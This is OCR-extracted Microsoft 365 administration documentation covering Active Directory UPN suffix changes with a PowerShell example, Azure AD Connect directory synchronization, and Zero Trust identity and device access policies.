
1. On the AD DS domain controller, in the Server Manager choose **Tools** > **Active Directory Users and Computers**.

   Or, if you don't have Windows Server 2012

   Press **Windows key** + **R** to open the **Run** dialog, and then type in Dsa.msc, and then click **OK**

2. Select a user, right-click, and then choose **Properties**.

3. On the **Account** tab, in the UPN suffix drop-down list, choose the new UPN suffix, and then choose **OK**.



4. Complete these steps for every user.

Use PowerShell to change the UPN suffix for all of your users

If you have numerous user accounts to update, it's easier to use PowerShell. The following example uses the cmdlets Get-ADUser and Set-ADUser to change all contoso.local suffixes to contoso.com in AD DS.

For example, you could run the following PowerShell commands to update all contoso.local suffixes to contoso.com:

PowerShell

```
$LocalUsers = Get-ADUser -Filter "UserPrincipalName -like '*contoso.local'"
-Properties userPrincipalName -ResultSetSize $null
$LocalUsers | foreach {$newUpn =
$_.UserPrincipalName.Replace("@contoso.local","@contoso.com"); $_ | Set-
ADUser -UserPrincipalName $newUpn}
```

See Active Directory Windows PowerShell module to learn more about using Windows PowerShell in AD DS.


Set up directory synchronization for Microsoft 365

Article • 09/29/2022 • 2 minutes to read

This article applies to both Microsoft 365 Enterprise and Office 365 Enterprise.

Microsoft 365 uses an Azure Active Directory (Azure AD) tenant to store and manage identities for authentication and permissions to access cloud-based resources.

If you have an on-premises Active Directory Domain Services (AD DS) domain or forest, you can synchronize your AD DS user accounts, groups, and contacts with the Azure AD tenant of your Microsoft 365 subscription. This is hybrid identity for Microsoft 365. Here are its components.



Azure AD Connect runs on an on-premises server and synchronizes your AD DS with the Azure AD tenant. Along with directory synchronization, you can also specify these authentication options:

- Password hash synchronization (PHS)

  Azure AD performs the authentication itself.

- Pass-through authentication (PTA)

  Azure AD has AD DS perform the authentication.

- Federated authentication

  Azure AD refers the client computer requesting authentication to another identity provider.

See Hybrid identities for more information.

1. Review prerequisites for Azure AD Connect

You get a free Azure AD subscription with your Microsoft 365 subscription. When you set up directory synchronization, you will install Azure AD Connect on one of your on-premises servers.

For Microsoft 365 you'll need to:

- Verify your on-premises domain. The Azure AD Connect wizard guides you through this.
- Obtain the user names and passwords for the admin accounts of your Microsoft 365 tenant and AD DS.

For your on-premises server on which you install Azure AD Connect, you'll need:

Server OS	Other software
Windows Server 2012 R2 and later	- PowerShell is installed by default, no action is required. - Net 4.5.1 and later releases are offered through Windows Update. Make sure you have installed the latest updates to Windows Server in the Control Panel.
Windows Server 2008 R2 with Service Pack 1 (SP1)** or Windows Server 2012	- The latest version of PowerShell is available in Windows Management Framework 4.0. Search for it on Microsoft Download Center. - .Net 4.5.1 and later releases are available on Microsoft Download Center.
Windows Server 2008	- The latest supported version of PowerShell is available in Windows Management Framework 3.0, available on Microsoft Download Center. - .Net 4.5.1 and later releases are available on Microsoft Download Center.

See Prerequisites for Azure Active Directory Connect for the details of hardware, software, account and permissions requirements, SSL certificate requirements, and object limits for Azure AD Connect.

You can also review the Azure AD Connect version release history to see what is included and fixed in each release.

2. Install Azure AD Connect and configure directory synchronization

Before you begin, make sure you have:

- The user name and password of a Microsoft 365 global admin
- The user name and password of an AD DS domain administrator
- Which authentication method (PHS, PTA, federated)
- Whether you want to use Azure AD Seamless Single Sign-on (SSO)

Follow these steps:

1. Sign in to the Microsoft 365 admin center (https://admin.microsoft.com) and choose **Users** > **Active Users** on the left navigation.
2. On the **Active users** page, choose **More** (three dots) > **Directory synchronization**.
3. On the **Azure Active Directory preparation** page, select the **Go to the Download center to get the Azure AD Connect tool** link to get started.
4. Follow the steps in Azure AD Connect and Azure AD Connect Health installation roadmap.

3. Finish setting up domains

Follow the steps in Create DNS records for Microsoft 365 when you manage your DNS records to finish setting up your domains.

Next step

Assign licenses to user accounts

Zero Trust identity and device access configurations

Article • 03/01/2023 • 13 minutes to read

Security architectures that rely on network firewalls and virtual private networks (VPNs) to isolate and restrict access to an organization's technology resources and services are no longer sufficient for a workforce that regularly requires access to applications and resources that exist beyond traditional corporate network boundaries.

To address this new world of computing, Microsoft highly recommends the Zero Trust security model, which is based on these guiding principles:

- Verify explicitly

  Always authenticate and authorize based on all available data points. This is where Zero Trust identity and device access policies are crucial to sign-in and ongoing validation.


- Use least privilege access

  Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.

- Assume breach

  Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.

Here is the overall architecture of Zero Trust.



Zero Trust identity and device access policies address the **Verify explicitly** guiding principle for:

- Identities

  When an identity attempts to access a resource, verify that identity with strong authentication and ensure that requested access is compliant and typical.

- Devices (also called endpoints)

  Monitor and enforce device health and compliance requirements for secure access.

- Applications

  Apply controls and technologies to discover shadow IT, ensure appropriate in-app permissions, gate access based on real-time analytics, monitor for abnormal behavior, control user actions, and validate secure configuration options.

This series of articles describe a set of identity and device access prerequisite configurations and a set of Azure Active Directory (Azure AD) Conditional Access, Microsoft Intune, and other policies for Zero Trust access to Microsoft 365 for enterprise cloud apps and services, other SaaS services, and on-premises applications published with Azure AD Application Proxy.

Zero Trust identity and device access settings and policies are recommended in three tiers: starting point, enterprise, and specialized security for environments with highly regulated or classified data. These tiers and their corresponding configurations provide consistent levels of Zero Trust protection across your data, identities, and devices.

These capabilities and their recommendations:

- Are supported in Microsoft 365 E3 and Microsoft 365 E5.
- Are aligned with Microsoft Secure Score as well as identity score in Azure AD, and will increase these scores for your organization.
- Will help you implement these five steps to securing your identity infrastructure.

If your organization has unique environment requirements or complexities, use these recommendations as a starting point. However, most organizations can implement these recommendations as prescribed.

Watch this video for a quick overview of identity and device access configurations for Microsoft 365 for enterprise.

https://www.microsoft.com/en-us/videoplayer/embed/RWxEDQ?postJsllMsg=true

> **Note**
>
> Microsoft also sells Enterprise Mobility + Security (EMS) licenses for Office 365 subscriptions. EMS E3 and EMS E5 capabilities are equivalent to those in Microsoft 365 E3 and Microsoft 365 E5. See **EMS plans** for the details.

Intended audience

These recommendations are intended for enterprise architects and IT professionals who are familiar with Microsoft 365 cloud productivity and security services, which include Azure AD (identity), Microsoft Intune (device management), and Microsoft Purview Information Protection (data protection).

Customer environment

The recommended policies are applicable to enterprise organizations operating both entirely within the Microsoft cloud and for customers with hybrid identity infrastructure, which is an on-premises Active Directory Domain Services (AD DS) forest that is synchronized with an Azure AD tenant.

Many of the provided recommendations rely on services available only with Microsoft 365 E5, Microsoft 365 E3 with the E5 Security add-on, EMS E5, or Azure AD Premium P2 licenses.

For those organizations who do not have these licenses, Microsoft recommends you at least implement security defaults, which is included with all Microsoft 365 plans.

Caveats

Your organization may be subject to regulatory or other compliance requirements, including specific recommendations that may require you to apply policies that diverge from these recommended configurations. These configurations recommend usage controls that have not historically been available. We recommend these controls because we believe they represent a balance between security and productivity.


We've done our best to account for a wide variety of organizational protection requirements, but we're not able to account for all possible requirements or for all the unique aspects of your organization.

Three levels of protection

Most organizations have specific requirements regarding security and data protection. These requirements vary by industry segment and by job functions within organizations. For example, your legal department and administrators might require additional security and information protection controls around their email correspondence that are not required for other business units.

Each industry also has their own set of specialized regulations. Rather than providing a list of all possible security options or a recommendation per industry segment or job function, recommendations have been provided for three different levels of security and protection that can be applied based on the granularity of your needs.

- **Starting point**: We recommend all customers establish and use a minimum standard for protecting data, as well as the identities and devices that access your data. You can follow these recommendations to provide strong default protection as a starting point for all organizations.
- **Enterprise**: Some customers have a subset of data that must be protected at higher levels, or they may require all data to be protected at a higher level. You can apply increased protection to all or specific data sets in your Microsoft 365 environment. We recommend protecting identities and devices that access sensitive data with comparable levels of security.
- **Specialized security**: As needed, a few customers have a small amount of data that is highly classified, constitutes trade secrets, or is regulated. Microsoft provides capabilities to help these customers meet these requirements, including added protection for identities and devices.




This guidance shows you how to implement Zero Trust protection for identities and devices for each of these levels of protection. Use this guidance as a minimum for your organization and adjust the policies to meet your organization's specific requirements.

It's important to use consistent levels of protection across your identities, devices, and data. For example, protection for users with priority accounts—such as executives, leaders, managers, and others—should include the same level of protection for their identities, their devices, and the data they access.

Additionally, see the Deploy information protection for data privacy regulations solution to protect information stored in Microsoft 365.

Security and productivity trade-offs

Implementing any security strategy requires trade-offs between security and productivity. It's helpful to evaluate how each decision affects the balance of security, functionality, and ease of use.



The recommendations provided are based on the following principles:

- Know your users and be flexible to their security and functional requirements.
- Apply a security policy just in time and ensure it is meaningful.

Services and concepts for Zero Trust identity and device access protection

Microsoft 365 for enterprise is designed for large organizations to empower everyone to be creative and work together securely.

This section provides an overview of the Microsoft 365 services and capabilities that are important for Zero Trust identity and device access.


Azure AD

Azure AD provides a full suite of identity management capabilities. We recommend using these capabilities to secure access.

Capability or feature	Description	Licensing
Multi-factor authentication (MFA)	MFA requires users to provide two forms of verification, such as a user password plus a notification from the Microsoft Authenticator app or a phone call. MFA greatly reduces the risk that stolen credentials can be used to access your environment. Microsoft 365 uses the Azure AD Multi-Factor Authentication service for MFA-based sign-ins.	Microsoft 365 E3 or E5
Conditional Access	Azure AD evaluates the conditions of the user sign-in and uses Conditional Access policies to determine the allowed access. For example, in this guidance we show you how to create a Conditional Access policy to require device compliance for access to sensitive data. This greatly reduces the risk that a hacker with their own device and stolen credentials can access your sensitive data. It also protects sensitive data on the devices, because the devices must meet specific requirements for health and security.	Microsoft 365 E3 or E5

Capability or feature	Description	Licensing
Azure AD groups	Conditional Access policies, device management with Intune, and even permissions to files and sites in your organization rely on the assignment to user accounts or Azure AD groups. We recommend you create Azure AD groups that correspond to the levels of protection you are implementing. For example, your executive staff are likely higher value targets for hackers. Therefore, it makes sense to add the user accounts of these employees to an Azure AD group and assign this group to Conditional Access policies and other policies that enforce a higher level of protection for access.	Microsoft 365 E3 or E5
Device enrollment	You enroll a device into Azure AD to create an identity for the device. This identity is used to authenticate the device when a user signs in and to apply Conditional Access policies that require domain-joined or compliant PCs. For this guidance, we use device enrollment to automatically enroll domain-joined Windows computers. Device enrollment is a prerequisite for managing devices with Intune.	Microsoft 365 E3 or E5
Azure AD Identity Protection	Enables you to detect potential vulnerabilities affecting your organization's identities and configure automated remediation policy to low, medium, and high sign-in risk and user risk. This guidance relies on this risk evaluation to apply Conditional Access policies for multi-factor authentication. This guidance also includes a Conditional Access policy that requires users to change their password if high-risk activity is detected for their account.	Microsoft 365 E5, Microsoft 365 E3 with the E5 Security add-on, EMS E5, or Azure AD Premium P2 licenses
Self-service password reset (SSPR)	Allow your users to reset their passwords securely and without help-desk intervention, by providing verification of multiple authentication methods that the administrator can control.	Microsoft 365 E3 or E5
Azure AD password protection	Detect and block known weak passwords and their variants and additional weak terms that are specific to your organization. Default global banned password lists are automatically applied to all users in an Azure AD tenant. You can define additional entries in a custom banned password list. When users change or reset their passwords, these banned password lists are checked to enforce the use of strong passwords.	Microsoft 365 E3 or E5

Here are the components of Zero Trust identity and device access, including Intune and Azure AD objects, settings, and subservices.



Microsoft Intune

Intune is Microsoft's cloud-based mobile device management service. This guidance recommends device management of Windows PCs with Intune and recommends device compliance policy configurations. Intune determines whether devices are compliant and sends this data to Azure AD to use when applying Conditional Access policies.

Intune app protection

Intune app protection policies can be used to protect your organization's data in mobile apps, with or without enrolling devices into management. Intune helps protect information, making sure your employees can still be productive, and preventing data loss. By implementing app-level policies, you can restrict access to company resources and keep data within the control of your IT department.

This guidance shows you how to create recommended policies to enforce the use of approved apps and to determine how these apps can be used with your business data.

Microsoft 365

This guidance shows you how to implement a set of policies to protect access to Microsoft 365 cloud services, including Microsoft Teams, Exchange, SharePoint, and OneDrive. In addition to implementing these policies, we recommend you also raise the level of protection for your tenant using these resources:

- Configure your tenant for increased security

Windows 11 or Windows 10 with Microsoft 365 Apps for enterprise

Windows 11 or Windows 10 with Microsoft 365 Apps for enterprise is the recommended client environment for PCs. We recommend Windows 11 or Windows 10 because Azure is designed to provide the smoothest experience possible for both on-premises and Azure AD. Windows 11 or Windows 10 also includes advanced security capabilities that can be managed through Intune. Microsoft 365 Apps for enterprise includes the latest versions of Office applications. These use modern authentication, which is more secure and a requirement for Conditional Access. These apps also include enhanced compliance and security tools.

Applying these capabilities across the three levels of protection

The following table summarizes our recommendations for using these capabilities across the three levels of protection.

Protection mechanism	Starting point	Enterprise	Specialized security
Enforce MFA	On medium or above sign-in risk	On low or above sign-in risk	On all new sessions
Enforce password change	For high-risk users	For high-risk users	For high-risk users
Enforce Intune application protection	Yes	Yes	Yes
Enforce Intune enrollment for organization-owned device	Require a compliant or domain-joined PC, but allow bring-your-own devices (BYOD) phones and tablets	Require a compliant or domain-joined device	Require a compliant or domain-joined device

Device ownership

The above table reflects the trend for many organizations to support a mix of organization-owned devices, as well as personal or BYODs to enable mobile productivity across the workforce. Intune app protection policies ensure that email is protected from exfiltrating out of the Outlook mobile app and other Office mobile apps, on both organization-owned devices and BYODs.

We recommend organization-owned devices be managed by Intune or domain-joined to apply additional protections and control. Depending on data sensitivity, your organization may choose to not allow BYODs for specific user populations or specific apps.

Deployment and your apps

Prior to configuring and rolling out Zero Trust identity and device access configuration for your Azure AD-integrated apps, you must:

- Decide which apps used in your organization you want to protect.
- Analyze this list of apps to determine the sets of policies that provide appropriate levels of protection.

  You should not create separate sets of policies each for app because management of them can become cumbersome. Microsoft recommends that you group your apps that have the same protection requirements for the same users.

  For example, you could have one set of policies that include all Microsoft 365 apps for all of your users for starting point protection and a second set of policies for all sensitive apps, such as those used by human resources or finance departments, and apply them to those groups.

Once you have determined the set of policies for the apps you want to secure, roll the policies out to your users incrementally, addressing issues along the way.

For example, configure the policies that will be used for all your Microsoft 365 apps for just Exchange with the additional changes for Exchange. Roll these policies out to your users and work through any issues. Then, add Teams with its additional changes and roll this out to your users. Then, add SharePoint with its additional changes. Continue adding the rest of your apps until you can confidently configure these starting point policies to include all Microsoft 365 apps.

Similarly, for your sensitive apps, create the set of policies and add one app at a time and work through any issues until they are all included in the sensitive app policy set.

Microsoft recommends that you do not create policy sets that apply to all apps because it can result in some unintended configurations. For example, policies that block all apps could lock your admins out of the Azure portal and exclusions cannot be configured for important endpoints such as Microsoft Graph.

Steps to configure Zero Trust identity and device access

1. Configure prerequisite identity features and their settings.
2. Configure the common identity and access Conditional Access policies.
3. Configure Conditional Access policies for guest and external users.
4. Configure Conditional Access policies for Microsoft 365 cloud apps—such as Microsoft Teams, Exchange, and SharePoint—and Microsoft Defender for Cloud Apps policies.

After you have configured Zero Trust identity and device access, see the Azure AD feature deployment guide for a phased checklist of additional features to consider and Azure AD Identity Governance to protect, monitor, and audit access.

Next step

Prerequisite work for implementing Zero Trust identity and device access policies

Prerequisite work for implementing Zero Trust identity and device access policies

Article • 03/13/2023 • 6 minutes to read

This article describes the prerequisites admins must meet to use recommended Zero Trust identity and device access policies, and to use Conditional Access. It also discusses the recommended defaults for configuring client platforms for the best single sign-on (SSO) experience.

Prerequisites

Before using the Zero Trust identity and device access policies that are recommended, your organization needs to meet prerequisites. The requirements are different for the various identity and authentication models listed:

- Cloud-only
- Hybrid with password hash sync (PHS) authentication
- Hybrid with pass-through authentication (PTA)
- Federated

The following table details the prerequisite features and their configuration that apply to all identity models, except where noted.

Configuration	Exceptions	Licensing
Configure PHS. This must be enabled to detect leaked credentials and to act on them for risk-based Conditional Access. **Note:** This is required regardless of whether your organization uses federated authentication.	Cloud-only	Microsoft 365 E3 or E5
Enable seamless single sign-on to automatically sign users in when they are on their organization devices connected to your organization network.	Cloud-only and federated	Microsoft 365 E3 or E5
Configure named locations. Azure AD Identity Protection collects and analyzes all available session data to generate a risk score. We recommend you specify your organization's public IP ranges for your network in the Azure AD named locations configuration. Traffic coming from these ranges is given a reduced risk score, and traffic from outside the organization environment is given a higher risk score.		Microsoft 365 E3 or E5

Configuration	Exceptions	Licensing
Register all users for self-service password reset (SSPR) and multifactor authentication (MFA). We recommend you register users for Azure AD Multifactor Authentication ahead of time. Azure AD Identity Protection makes use of Azure AD Multifactor Authentication to perform additional security verification. Additionally, for the best sign-in experience, we recommend users install the Microsoft Authenticator app and the Microsoft Company Portal app on their devices. These can be installed from the app store for each platform.		Microsoft 365 E3 or E5
Enable automatic device registration of domain-joined Windows computers. Conditional Access will make sure devices connecting to apps are domain-joined or compliant. To support this on Windows computers, the device must be registered with Azure AD. This article discusses how to configure automatic device registration.	Cloud-only	Microsoft 365 E3 or E5
Prepare your support team. Have a plan in place for users that cannot complete MFA. This could be adding them to a policy exclusion group, or registering new MFA information for them. Before making either of these security-sensitive changes, you need to ensure that the actual user is making the request. Requiring users' managers to help with the approval is an effective step.		Microsoft 365 E3 or E5
Configure password writeback to on-premises AD. Password writeback allows Azure AD to require that users change their on-premises passwords when a high-risk account compromise is detected. You can enable this feature using Azure AD Connect in one of two ways: either enable **Password Writeback** in the optional features screen of Azure AD Connect setup, or enable it via Windows PowerShell.	Cloud-only	Microsoft 365 E3 or E5
Configure Azure AD password protection. Azure AD Password Protection detects and blocks known weak passwords and their variants, and can also block additional weak terms that are specific to your organization. Default global banned password lists are automatically applied to all users in an Azure AD tenant. You can define additional entries in a custom banned password list. When users change or reset their passwords, these banned password lists are checked to enforce the use of strong passwords.		Microsoft 365 E3 or E5
Enable Azure Active Directory Identity Protection. Azure AD Identity Protection enables you to detect potential vulnerabilities affecting your organization's identities and configure an automated remediation policy to low, medium, and high sign-in risk and user risk.		Microsoft 365 E5 or Microsoft 365 E3 with the E5 Security add-on

Configuration	Exceptions	Licensing
Enable modern authentication for Exchange Online and for Skype for Business Online. Modern authentication is a prerequisite for using MFA. Modern authentication is enabled by default for Office 2016 and 2019 clients, SharePoint, and OneDrive for Business.		Microsoft 365 E3 or E5
